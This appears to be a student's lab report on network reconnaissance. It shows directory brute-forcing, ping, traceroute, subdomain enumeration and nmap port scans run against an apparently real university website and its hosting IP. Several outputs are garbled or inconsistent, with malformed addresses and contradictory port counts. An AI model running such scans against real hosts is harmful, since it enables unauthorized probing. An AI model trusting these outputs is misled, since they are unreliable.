+ https://ljkku.edu.in/_state (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_temp (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_tempalbins (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_tempalbins (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_tempaltemplates (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_test (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_theme (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_tmpfile (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_tmpfiles (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_vti_au (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_vti_bin (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_vti_bin/_vti_cnd (CODE:302|SIZE:245)
+ https://ljkku.edu.in/_vti_bin/_vti_au/_vti_author.dll (CODE:302|SIZE:247)
+ https://ljkku.edu.in/_vti_bin/_vti_html.dll (CODE:302|SIZE:227)
+ https://ljkku.edu.in/_vti_cnf (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_vti_err (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_vti_log (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_vti_map (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_vti_pvt (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_vti_qry (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_vti_script (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_vti_txt (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_www (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_about (CODE:302|SIZE:219)
+ https://ljkku.edu.in/_agenda (CODE:200|SIZE:50628)
+ https://ljkku.edu.in/_alumni (CODE:200|SIZE:62042)
+ https://ljkku.edu.in/_awards (CODE:200|SIZE:59826)
+ https://ljkku.edu.in/_blog (CODE:200|SIZE:62087)
+ https://ljkku.edu.in/_cgi-bin/ (CODE:200|SIZE:223)
+ https://ljkku.edu.in/_contact (CODE:200|SIZE:73439)
+ https://ljkku.edu.in/_contact (CODE:200|SIZE:223)
+ https://ljkku.edu.in/_contact (CODE:200|SIZE:68525)
+ https://ljkku.edu.in/_contact (CODE:200|SIZE:227)
Testing: https://ljkku.edu.in/contact
```

2) ping:

PING (1joules) to 233.85.74.98 (64.255.255.98): 56 data bytes  
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp\_seq=1 ttl=35 time=299 ms  
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp\_seq=2 ttl=35 time=322 ms  
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp\_seq=3 ttl=35 time=344 ms

## Pig Command Output :

```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help


Mouse integration ...
 □ Don't show again

Auto capture keyboard ...
 □ Don't show again

File Actions Edit View Help
4
khushikhushii ~


64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=683 ttl=35 time=365 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=684 ttl=35 time=366 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=685 ttl=35 time=368 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=686 ttl=35 time=369 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=687 ttl=35 time=368 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=688 ttl=35 time=272 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=689 ttl=35 time=271 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=690 ttl=35 time=319 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=691 ttl=35 time=346 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=692 ttl=35 time=298 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=693 ttl=35 time=298 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=694 ttl=35 time=306 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=695 ttl=35 time=329 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=696 ttl=35 time=306 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=697 ttl=35 time=478 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=698 ttl=35 time=372 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=699 ttl=35 time=281 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=700 ttl=35 time=311 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=701 ttl=35 time=301 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=702 ttl=35 time=420 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=703 ttl=35 time=306 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=704 ttl=35 time=318 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=705 ttl=35 time=306 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=706 ttl=35 time=279 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=707 ttl=35 time=403 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=708 ttl=35 time=508 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=709 ttl=35 time=379 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=710 ttl=35 time=365 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=711 ttl=35 time=389 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=712 ttl=35 time=307 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=713 ttl=35 time=300 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=714 ttl=35 time=300 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=715 ttl=35 time=315 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=716 ttl=35 time=292 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=717 ttl=35 time=302 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=718 ttl=35 time=302 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=719 ttl=35 time=408 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=720 ttl=35 time=328 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=721 ttl=35 time=301 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=722 ttl=35 time=371 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=723 ttl=35 time=289 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=724 ttl=35 time=293 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=725 ttl=35 time=299 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=726 ttl=35 time=372 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=727 ttl=35 time=276 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=728 ttl=35 time=404 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=729 ttl=35 time=359 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=730 ttl=35 time=338 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=731 ttl=35 time=461 ms
64 bytes from 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9): icmp_seq=732 ttl=35 time=284 ms
```

### 3) traceroute Command With Output :



```
khushit@khushit:~$ traceroute to ljkku.edu.in (64:ff9b::614a:55e9), 30 hops max, 80 byte packets
1 2405:100c:1:10d8:a97:7:20 (2405:100c:1:10d8:a97:7:20) 4.265 ms 3.975 ms 4.308 ms
2 2405:200:5210:2:3924:0:3189 (2405:200:5210:2:3924:0:3189) 19.913 ms 25.364 ms 32.207 ms
3 2405:200:5210:2:3925::ff08 (2405:200:5210:2:3925::ff08) 33.786 ms 33.591 ms 33.975 ms
4 2405:200:881:3632:61:7:7 (2405:200:881:3632:61:7:7) 31.112 ms 38.759 ms 32.669 ms
5 2405:200:120:1:10d8:a97:10 (2405:200:120:1:10d8:a97:10) 33.494 ms 64:ff9b::c0a8:ec3 (64:ff9b::c0a8:ec3) 32.435 ms 64:ff9b::c0a8:ec3 (64:ff9b::c0a8:ec3)
6 64:ff9b::c0a8:6f68 (64:ff9b::c0a8:6f68) 31.407 ms 32.612 ms 64:ff9b::c0a8:6f68 (64:ff9b::c0a8:6f68) 45.963 ms
7 * * *
8 * * *
9 * * *
10 * * *
11 64:ff9b::67c6:8c40 (64:ff9b::67c6:8c40) 86.091 ms *
12 64:ff9b::312d:456 (64:ff9b::312d:456) 100.832 ms 64:ff9b::67c6:8cf9 (64:ff9b::67c6:8cf9) 99.589 ms 64:ff9b::67c6:8c40 (64:ff9b::67c6:8c40) 53.635 ms
13 64:ff9b::67c6:8c0f (64:ff9b::67c6:8c0f) 129.491 ms unknown.telstraglobal.net (64:ff9b::d239:2670) 268.179 ms
14 64:ff9b::312d:456 (64:ff9b::312d:456) 173.786 ms
15 unknown.telstraglobal.net (64:ff9b::d239:2670) 305.428 ms 301.049 ms 64:ff9b::312d:456 (64:ff9b::312d:456) 9.492 ms
16 64:ff9b::312d:456 (64:ff9b::312d:456) 100.337 ms 64:ff9b::312d:456 (64:ff9b::312d:456) 109.803 ms
17 ae1.sin2-pea206-01.bb.gdinf.net (64:ff9b::9448:cc99) 294.620 ms if-be-22-2.ecore2.sv-singapore.as6453.net (64:ff9b::3ff3:b4a1) 281.913 ms if-bundle-18-2.ecore2.esim4-singapore.a
18 ae1.sin2-pea206-01.bb.gdinf.net (64:ff9b::9448:cc99) 294.620 ms if-be-22-2.ecore2.sv-singapore.as6453.net (64:ff9b::9448:cc99) 281.845 ms
19 ae1.sin2-pea206-01.bb.gdinf.net (64:ff9b::9448:cc99) 294.620 ms if-be-22-2.ecore2.sv-singapore.as6453.net (64:ff9b::9448:cc99) 281.271 ms
19 + ae1.sin2-pea206-01.bb.gdinf.net (64:ff9b::9448:cc99) 334.326 ms *
20 * * *
21 * * *
22 * * *
23 * * *
24 * * *
24 * * 233.85.74.97.host.secureserver.net (64:ff9b::614a:55e9) 388.744 ms
```

### 4) sublist3r :




```
khushit@khushit:~$ sublist3r -d ljkku.edu.in
Command 'sublist3r' not found, but can be installed with:
sudo apt install sublist3r
Do you want to install it? (Y/n/y)
sudo apt install sublist3r
[sudo] password for khushit:
Installing:
sublist3r

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 523
Download size: 620 kB
Space needed: 1,944 kB / 12.6 GB available
Get:1 http://mirrors.est0.network/kali kali-rolling/main amd64 sublist3r all 1.1-4 [620 kB]
```

## sublist3r Command Output:

5) amass:




Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

khushil@khushi ~

```
File Actions Edit View Help
└(khushil@khushi) ~
└$ sudo amass enum -d ljkku.edu.in
[sudo] password for khushil:
```

## Amass Command Output :



Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

khushil@khushi ~

```
File Actions Edit View Help
└(khushil@khushi) ~
└$ sudo amass enum -d ljkku.edu.in
[sudo] password for khushil:
ljkku.edu.in (FQDN) → _ns_record → ns06.domaincontrol.com (FQDN)
ljkku.edu.in (FQDN) → _ns_record → ns05.domaincontrol.com (FQDN)
ljkku.edu.in (FQDN) → _ns_record → alt4.aspmx.l.google.com (FQDN)
ljkku.edu.in (FQDN) → _ns_record → alt5.aspmx.l.google.com (FQDN)
ljkku.edu.in (FQDN) → _ns_record → alt2.aspmx.l.google.com (FQDN)
ljkku.edu.in (FQDN) → _ns_record → alt3.aspmx.l.google.com (FQDN)
ljkku.edu.in (FQDN) → _ns_record → smtp.google.com (FQDN)
ljkku.edu.in (FQDN) → _ns_record → alt1.aspmx.l.google.com (FQDN)

The enumeration has finished
└(khushil@khushi) ~
└$
```

## 6) Wget Command with Output:

```

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
khush@khush: ~
File Actions Edit View Help
(khush@khush) [~]
$ wget "https://realwebsite.com/docs/syllabus.pdf"
--2025-09-27 16:58:10-- https://realwebsite.com/docs/syllabus.pdf
Resolving realwebsite.com (realwebsite.com) ... 64.198.22.166:34.174.118.97
Connecting to realwebsite.com (realwebsite.com) |64.198.22.166|:443... connected.
HTTP request sent, awaiting response ... 404 Not Found.
2025-09-27 16:58:18 ERROR 404: Not Found.

(khush@khush) [~]
$ wget https://www.w3.org/WAI/ER/tests/xhtml/testfiles/resources/pdf/dummy.pdf
--2025-09-27 16:55:12-- https://www.w3.org/WAI/ER/tests/xhtml/testfiles/resources/pdf/dummy.pdf
Resolving www.w3.org (www.w3.org)... 206.61.57.88:8717:42:19e3:0f51, 104.16.23.19, 104.16.22.19
Connecting to www.w3.org (www.w3.org)|206.61.57.88:8717|:42:19e3:0f51:443... connected.
HTTP request sent, awaiting response ... 220# OK
Length: 13264 (13K) [application/pdf]
Saving to: "dummy.pdf"

dummy.pdf 100%[=====] 12.95K --.-KB/s in 0.001s
2025-09-27 16:55:18 (14.6 MB/s) - 'dummy.pdf' saved [13264/13264]

(khush@khush) [~]

```

## Practical-5

### AIM:

Execute a detailed Nmap scan to perform host discovery, detect open ports, determine operating systems, identify running services, and assess potential vulnerabilities on the target IP.

### STEPS with screenshots:


#### 1) Nmap : Check if host is active and scan 1000 ports With Output

```

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
khush@khush: ~
File Actions Edit View Help
(khush@khush) [~]
$ nmap 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:37 IST
Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Host is up (0.29s latency).
Nmap done: 1 IP address (1 host up) scanned in 28.36 seconds

```

## 2) nmap x.x.x.\*: Search for number of hosts in network.



The screenshot shows a terminal window titled 'Kali [Running] - Oracle VirtualBox'. The terminal displays the results of an nmap scan. The output shows:

```
(khush1@khush1)-[~]
$ nmap 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:27 IST
Nmap scan report for 233.65.74.97.host.secureserver.net (97.74.85.233)
Host is up (0.29s latency).
Not shown: 99 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
23/tcp filtered telnet
80/tcp open http
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
631/tcp filtered ipp

Nmap done: 1 IP address (1 host up) scanned in 20.36 seconds

(khush1@khush1)-[~]
$ nmap 97.74.85.233

(khush1@khush1)-[~]
$ nmap 97.74.85.4
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:29 IST
```

## 3) nmap -v <target>: Verbose scan, provides more details.

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
[khushi@khushi:~] nmap -v 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:31 IST
Initiating Ping Scan at 09:31
Scanning 97.74.85.233 [4 ports]
Completed Ping Scan at 09:31; 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:31
Completed Parallel DNS resolution of 1 host. at 09:31; 0.20s elapsed
Initiating SYN Stealth Scan at 09:31
Scanning 233.85.74.97.host.secureserver.net (97.74.85.233) [1000 ports]
Discovered open port 22/tcp on 97.74.85.233
Discovered open port 80/tcp on 97.74.85.233
```

## nmap -v <target> Command Output :

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
[khushi@khushi:~] nmap -vv 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:31 IST
Initiating Nmap Script Scan at 09:31
Scanning 97.74.85.233 [1000 ports]
Completed Ping Scan at 09:31; 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:31
Completed Parallel DNS resolution of 1 host. at 09:31; 0.20s elapsed
Initiating SYN Stealth Scan at 09:31
Scanning 233.85.74.97.host.secureserver.net (97.74.85.233) [1000 ports]
Discovered open port 443/tcp on 97.74.85.233
Discovered open port 22/tcp on 97.74.85.233
Discovered open port 80/tcp on 97.74.85.233
Completed SYN Stealth Scan at 09:31; 13.67s elapsed (1000 total ports)
Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Host is up (0.29s latency).
Not shown: 1000 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
23/tcp filtered telnet
80/tcp open http
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
443/tcp open https
445/tcp filtered microsoft-ds
631/tcp filtered ipp
Read data files From: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.07 seconds
Raw packets sent: 1034 (45.472KB) | Rcvd: 1028 (41.516KB)
```

## 4) nmap -vv <target>: Very verbose scan, even more details.

```

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
khush@khush: ~
File Actions Edit View Help
(khush@khush):~$ nmap -vv 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:33 IST
Initiating Ping Scan at 09:33
Scanning 1 IP address (1 total hosts)
Completed Ping Scan at 09:33. 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host at 09:33. 0.00s elapsed
Initiating Nmap Stealth Scan at 09:33
Scanning 233.85.74.97.host.secureserver.net (97.74.85.233) [1000 ports]
Completed Stealth Scan at 09:33. 0.00s elapsed (1 total hosts)
Completed Parallel DNS resolution of 1 host at 09:33. 0.00s elapsed
Initiating SYN Stealth Scan at 09:33
Scanning 233.85.74.97.host.secureserver.net (97.74.85.233) [1000 ports]
Completed SYN Stealth Scan at 09:33. 0.00s elapsed (1 total hosts)
Completed Ping Scan at 09:33. 0.00s elapsed (1 total hosts)
